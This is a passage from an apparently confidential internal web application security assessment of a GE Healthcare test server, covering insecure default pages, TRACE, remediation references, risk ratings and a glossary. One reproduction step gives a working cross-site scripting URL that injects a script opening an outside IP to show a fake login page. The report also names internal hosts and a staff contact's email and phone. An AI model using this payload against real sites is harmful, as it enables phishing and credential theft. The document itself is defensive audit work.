

1. Implement HTTPS in case a secure channel is not used.
2. Disable any ports that are not in use.
3. Ensure that only authorized users are able to gain access to the admin console of the server.
4. Remove all of the default username and passwords from the web application server's configuration files.
5. Filter the administrative interface ports by IP Address, so that only authorized users are able to obtain access.

**Further References:**

[https://www.owasp.org/index.php/Administrative\\_Interface](https://www.owasp.org/index.php/Administrative_Interface)  
[https://www.owasp.org/index.php/Testing\\_for\\_Admin\\_Interfaces](https://www.owasp.org/index.php/Testing_for_Admin_Interfaces)  
[https://www.owasp.org/index.php/Testing\\_for\\_infrastructure\\_configuration\\_management#Administrative\\_tools](https://www.owasp.org/index.php/Testing_for_infrastructure_configuration_management#Administrative_tools)  
<http://archives.neohapsis.com/archives/vulnwatch/2002-q2/0068.html>  
<http://www.brianmadden.com/blogs/brianmadden/archive/2005/02/15/important-hide-your-web-interface-nfuse-servers-from-search-engines.aspx>



**Evidence of the vulnerability successfully exploited:**



## 9.2 Insecure Default Page

Low

Category:	Configuration Management
CVSS:	2.1 (AV:N/AC:H/Au:S/C:P/I:N/A:N)
CWE IDs:	CWE-7, CWE-12, CWE-81

**Description:** A sample page installed by default on the web server gives remote users access to sensitive information on the web server or web application.

**Specific Scenario:** The "SunT ONE Web Server Search" page installed by default on the server allows remote users access to execute cross-site scripting vulnerabilities which can be used for further attacks.

**Important Note:** This page, along with the occurrences listed below do not set an X-Frame-Options response header or a Content-Security-Policy 'frame-ancestors' response header in all content responses. This could potentially expose the site to a clickjacking or UI redress attack, in which an attacker can trick a user into clicking an area of the vulnerable page that is different than what the user perceives the page to be. This can result in a user performing fraudulent or malicious transactions.

### URIs [Parameter]:

- [http://tst-crmintl.health.ge.com/search/advanced\[next\]](http://tst-crmintl.health.ge.com/search/advanced[next])
- <http://tst-crmintl.health.ge.com/>
- <http://tst-crmintl.health.ge.com/search/>
- <http://tst-crmintl.health.ge.com/search/help/>
- <http://tst-crmintl.health.ge.com/search/help/basic-search.html>
- <http://tst-crmintl.health.ge.com/search/help/advanced-search.html>

### Steps to Reproduce Exploit:

1. In a new browser window, at the address bar, type the following URL: [http://tst-crmintl.health.ge.com/search/advanced?next="/"><script>window.open\("http://3.211.64.206:333/XSS/"\)</script>](http://tst-crmintl.health.ge.com/search/advanced?next=) and press the **Enter** key.
2. Finally, as you can see, a fake login page will be displayed by the appended script execution.

### Recommendation:

Remove any test or sample pages from the production server.

### Further References:

[http://sc.ge.com/\\*RemediationGuide?Insecure\\_Default\\_Test\\_Pages](http://sc.ge.com/*RemediationGuide?Insecure_Default_Test_Pages)  
<http://projects.webappsec.org/w/page/13246959/Server%20Misconfiguration>

### Evidence of the vulnerability successfully exploited:



## 9.3 TRACE HTTP Method Enabled

Info

Category:	Configuration Management
CWE IDs:	CWE-15, CWE-550, CWE-650

**Description:** TRACE method is a part of the HTTP specification for debugging and testing purposes. Under certain circumstances, an attacker can use the TRACE method's functionality to launch a variant of cross-site scripting attacks against web clients.

**Specific Scenario:** A TRACE request will generate a response containing the text of the original request. An attacker can perform cross-site scripting attacks through TRACE Method to steal cookies or session information and perform session fixation attacks. This can only occur if an attacker can force a web client into executing arbitrary HTTP requests.

**Host [Port]:**

[tst-crmintl.health.ge.com](http://tst-crmintl.health.ge.com) [80]

**Steps to Reproduce Exploit:**

N/A

**Recommendation:**

Modify your web server configuration to disable the HTTP TRACE and TRACK methods.

**Further References:**

[http://sc.ge.com/\\*RemediationGuide?http\\_trace\\_enabled](http://sc.ge.com/*RemediationGuide?http_trace_enabled)  
[http://www.owasp.org/index.php/Testing\\_for\\_HTTP\\_Methods\\_and\\_XST](http://www.owasp.org/index.php/Testing_for_HTTP_Methods_and_XST)  
<https://www.kb.cert.org/vuls/id/867593>  
[https://publib.boulder.ibm.com/htpserv/ihsdiag/http\\_trace.html](https://publib.boulder.ibm.com/htpserv/ihsdiag/http_trace.html)

## Appendix I - References

### Remediation

**Vulnerability Remediation Guide:** This document is a comprehensive guide managed by the Software & Product Security COE Auditors to assist application teams in the remediation of various vulnerabilities and to also provide guidelines and countermeasures for avoidance and mitigation. This guide is focused on the most common languages found at GE (namely Java, .Net, and PHP) and provides code snippets in these languages for reference on fixing common vulnerability types.

[http://sc.ge.com/\\*RemediationGuide](http://sc.ge.com/*RemediationGuide)

### Prevention

**GE Secure Deployment and Architecture Guidelines:** The purpose of the "GE Secure Deployment and Architecture Guidelines" includes deployment and infrastructure considerations, application architecture and design review points, and a tier-by-tier analysis that covers the network and software components of a web application. This guide contains a few examples for designing a secure architecture and outlines various common security issues and best practices for avoiding such issues.

[http://sc.ge.com/\\*SSP-SDAG](http://sc.ge.com/*SSP-SDAG)

**GE Best Practices for Secure Coding:** The purpose of the GE Best Practices for Secure Coding is to provide rules, training, and guidance for anyone developing code for GE applications and systems. This guide contains secure coding methods and best practices to help create a more secure environment with less vulnerabilities and will outline rules and recommendations for avoiding common errors.

[http://sc.ge.com/\\*SecureCoding](http://sc.ge.com/*SecureCoding)

**DAST (Dynamic Application Security Testing):** DAST is an on-demand, automated vulnerability scanning service which uses a suite of HP security tools that are being rolled-out GE-wide to developers, software testers, and security professionals to provide an automated way to detect and prevent security defects from within GE source code earlier within the Software Development Life Cycle (SDLC).

<https://sdf.ge.com/tools/dast/>

**Database Scanning:** The database scanning service is provided for GE use by the Software & Product Security COE and is designed to detect database security vulnerabilities via an automated scanning utility. The goal of the service is for vulnerabilities to be identified by the tool, and then to be fixed by the businesses.

<http://sc.ge.com/@DBScanService>

**Developer AppSec Toolkit:** This Developer toolkit is designed to help developers to develop secure code for GE. This toolkit also serves as an AppSec new-joiner kit for developers joining GE / GDCs. Follow the resource to become a \*Secure Developer\*.

[http://supportcentral.ge.com/\\*SSP-DeveloperToolkit](http://supportcentral.ge.com/*SSP-DeveloperToolkit)

**OWASP Guide to Building Secure Web Applications:** This document sets out to describe technical components, along with people, process, and management issues that are needed to design, build, and maintain a secure web application.

[https://www.owasp.org/index.php/OWASP\\_Guide\\_Project](https://www.owasp.org/index.php/OWASP_Guide_Project)

**OWASP Testing and OWASP Code Review Guides:** These guides are openly available documents to teach developers how to test for vulnerabilities. They contain great content including descriptions, testing examples, technology-specific code snippets, screenshots, and references to other documents and tools.

[http://www.owasp.org/index.php/Category:OWASP\\_Testing\\_Project](http://www.owasp.org/index.php/Category:OWASP_Testing_Project)

[http://www.owasp.org/index.php/Category:OWASP\\_Code\\_Review\\_Project](http://www.owasp.org/index.php/Category:OWASP_Code_Review_Project)

**Improving Web Application Security:** Threats and Countermeasures:

<http://www.microsoft.com/downloads/details.aspx?FamilyId=E9C4BFAA-AF88-4AA5-88D4-0DEA898C31B9&displaylang=en>

## General Security Information

**CIS Data Classification guidelines:** This document provides guidance to GE businesses on (a) classifying information generated or used by the Company; and (b) recommended ways to label, store, transmit, and dispose of such information, depending on its classification.

[http://sc.ge.com/\\*DataClassification](http://sc.ge.com/*DataClassification)

**OWASP Top Ten:** The OWASP (Open Web Application Security Project) Top Ten List represents a broad consensus regarding the most critical web application security flaws that exist.

<http://owasptop10.googlecode.com/files/OWASP%20Top%2010%20-%202013.pdf>

## Appendix II - Operational Risk Definition

Overall Risk Severity				
Impact	HIGH	Medium	High	Critical
	MEDIUM	Low	Medium	High
	LOW	Info	Low	Medium
		LOW	MEDIUM	HIGH
Likelihood				

### Critical

This severity level means that a single or several threats exposes sensitive information such as confidential or restricted data. There is a high impact and a high probability of this type of threat to occur. This type of threat compromises important assets of the entire operational functionality given that the data and services may be jeopardized. This needs to be fixed immediately.

### High

This severity level means that a single or several threats exposes sensitive information such as confidential data. There is a high impact or a high probability for this type of threat to occur. This type of threat may compromise important assets of the entire operational functionality extensively as well as the occurrence of serious data corruption is possible, or extensive primary services may be interrupted. This type of issue needs to be fixed as soon as possible.

### Medium

This severity level means that a single or several threats exposes sensitive information such as internal or confidential data. Minimal serious data corruption is possible or primary services may be minimally interrupted. There is a moderate impact and moderate probability of this type of threat to occur. This type of threat may compromise assets of the operational functionality. This type of issue needs to be fixed.











### Low

This severity level means that a single or several threats exposes internal information. There is a low impact or low probability of this type of threat to occur. This type of threat may compromise non-critical assets, causing slight data corruption or minimal secondary services may be interrupted. It is recommended to evaluate if this type of threat is worth fixing.

### Info

This is the category for a potential threat. Impact and probability are too low, or one of these is unknown and it is not possible for the COE to determine the actual risk. This type of potential threat may compromise non-critical assets, causing slight data corruption or minimal secondary services may be interrupted. It is recommended to evaluate if this type of threat is worth fixing.

## Appendix III - Assessment Rating Calculation

SCALE			
Rank	Description	Rank	Description
	* No Vulnerabilities Found - Best		* Above Medium Risk Average Findings
	* Highest Risk: Informational		* Highest Risk: High
	* Highest Risk: Low		* Above High Risk Average Findings
	* Above Low Risk Average Findings		* Highest Risk: Critical
	* Highest Risk: Medium		* Above Critical Risk Average Findings - Worst

### How Grade is Determined

#### Lower Limits

Each ranking has an associated lower limit, which is determined by the Average Number of Vulnerabilities we find per assessment, multiplied by the risk.

For example, an **A-** ranking (associated to Low Risk Vulnerabilities) has a lower limit of **X**; therefore, to determine **Z**, which is the lower limit for **B** (associated to Medium Risk Vulnerabilities), we will multiply **A-**'s lower limit (**X**) with the Average Number of Vulnerabilities rounded up (**F**).

$$Z = F * X$$

The ranks in the middle are obtained by dividing the above rank's lower limit by 2.

For example, a **B+** rank's lower limit **Y** is obtained when dividing **B**'s lower limit **Z** by 2.

$$Y = Z / 2$$

#### Risk-Specific Weight

Once the lower limits for each rank have been obtained, each vulnerability found is provided with a "weight", depending on its risk.

For example, the weight for each low-risk vulnerability **W** is determined by dividing the Average Low Vulnerabilities we find per application **L** between the lower-limit for the rank in the middle, between Low and Medium **Y**.

$$W = L / Y$$

In general, we can say that an application's rank will be determined by its highest risk-related rank, unless the number of vulnerabilities found for that specific risk is above the average number of vulnerabilities found for that risk.

#### Final Grade

The final grade is determined by multiplying each total for each vulnerability weight, and then all of them are added, then obtaining a final weight used to determine which rank the application falls into.



## Appendix IV - Glossary

### Access Control

Problems that can allow users to access assets or functions for which they are not authorized. Frequently, there is no access control mechanism when one should exist. A proper access control mechanism should enforce the principles of a reference monitor. They should be tamperproof and analyzable.

### Application Denial of Service

Flaws that may allow an attacker to completely or partially prevent users from using an application properly.

### Authentication

Used for problems related to determining the identity of individuals or entities, and authenticating that identity.

### Buffer Overflow

Flaws that can allow an attacker to use format strings to overwrite locations in memory. This allows data to be changed, program control to be altered, or the program to crash.

### Concurrency

Used for errors in multithreaded environments that allows data to be shared or corrupted. Examples include variables that are shared between threads and cause time-of-check, time-of-use (TOCTOU) problems, broken singleton patterns, and poor cache design.

### Configuration Management

Used to describe problems in the configuration of an application or application environment.

### Cryptography

Used for problems related to encryption, decryption, signing, and verification; besides certificate storage, tokens, revocation, certificates, key stores, issuing keys, and other key issues.

### Data Protection

Used for issues related to inappropriate disclosure of data.

### Error Handling

Used for problems in handling errors including: printing stack traces to the screen, fail-open security mechanisms, allowing errors to affect the operation of the entire application, and revealing too much information about a failure.

### Input Validation

Used for issues related to failure to validate untrusted input before it is used by an application.

### Injection

Problems that can allow an attacker to bury commands into data and have them interpreted by a system that the data reaches.

### OS Command Injection

Flaws that can allow an attacker to inject special characters and commands into the operating system command shell and modify the intended command. The attack may attempt to modify how a program is invoked, or may attempt to chain additional commands.

### LDAP Injection

Flaws that can allow an attacker to inject special characters and search terms into an LDAP server and modify the intended query.

### SQL Injection

Flaws that can allow an attacker to inject special characters and commands into an SQL database and modify the intended query. The attack may attempt to change the meaning of the query, or may attempt to chain additional commands.

### Cross Site Scripting

Flaws that can allow an attacker to send and execute malicious scripts through a web application. Stored XSS attacks store the script in the web application. Reflected XSS attacks are bounced-off of a web application in real-time and require a user to be tricked into sending the request containing the attack.

## Contact Info

If you have further questions about how to remediate these vulnerabilities, please set up a meeting with the auditors for this assessment, indicated on the cover page of this report. The auditors will be able to answer any of your technical questions.

If you have any general questions about application security or the overall application security policy, you can contact your local security leader or business application security leader: ([http://sc.ge.com/\\*AppSecLeaders](http://sc.ge.com/*AppSecLeaders)).

For COE process questions or concerns, please reach out to the Software & Product Security COE Manager:

**Security Assessments Leader**

**Marcelo Carvalho** ([marcelo.carvalho@ge.com](mailto:marcelo.carvalho@ge.com))

**Phone:** +1 804 966 6758

For project-specific questions or concerns, please reach out to the Software & Product Security Queue Team:

**@Corp App Sec Program Queue Team**

**Email:** [appsec.prgqteam@ge.com](mailto:appsec.prgqteam@ge.com)

**We look forward to hearing from you!**

You will find pertinent documentation and further information on our web portal:  
<http://spscoe.ge.com>

**CONFIDENTIAL**

This document is being submitted to Healthcare for evaluation and discussion with the understanding that the contents of this document and the discussions surrounding it are confidential in nature and may not be disclosed to any external party without the express written consent of the GE Software & Product Security.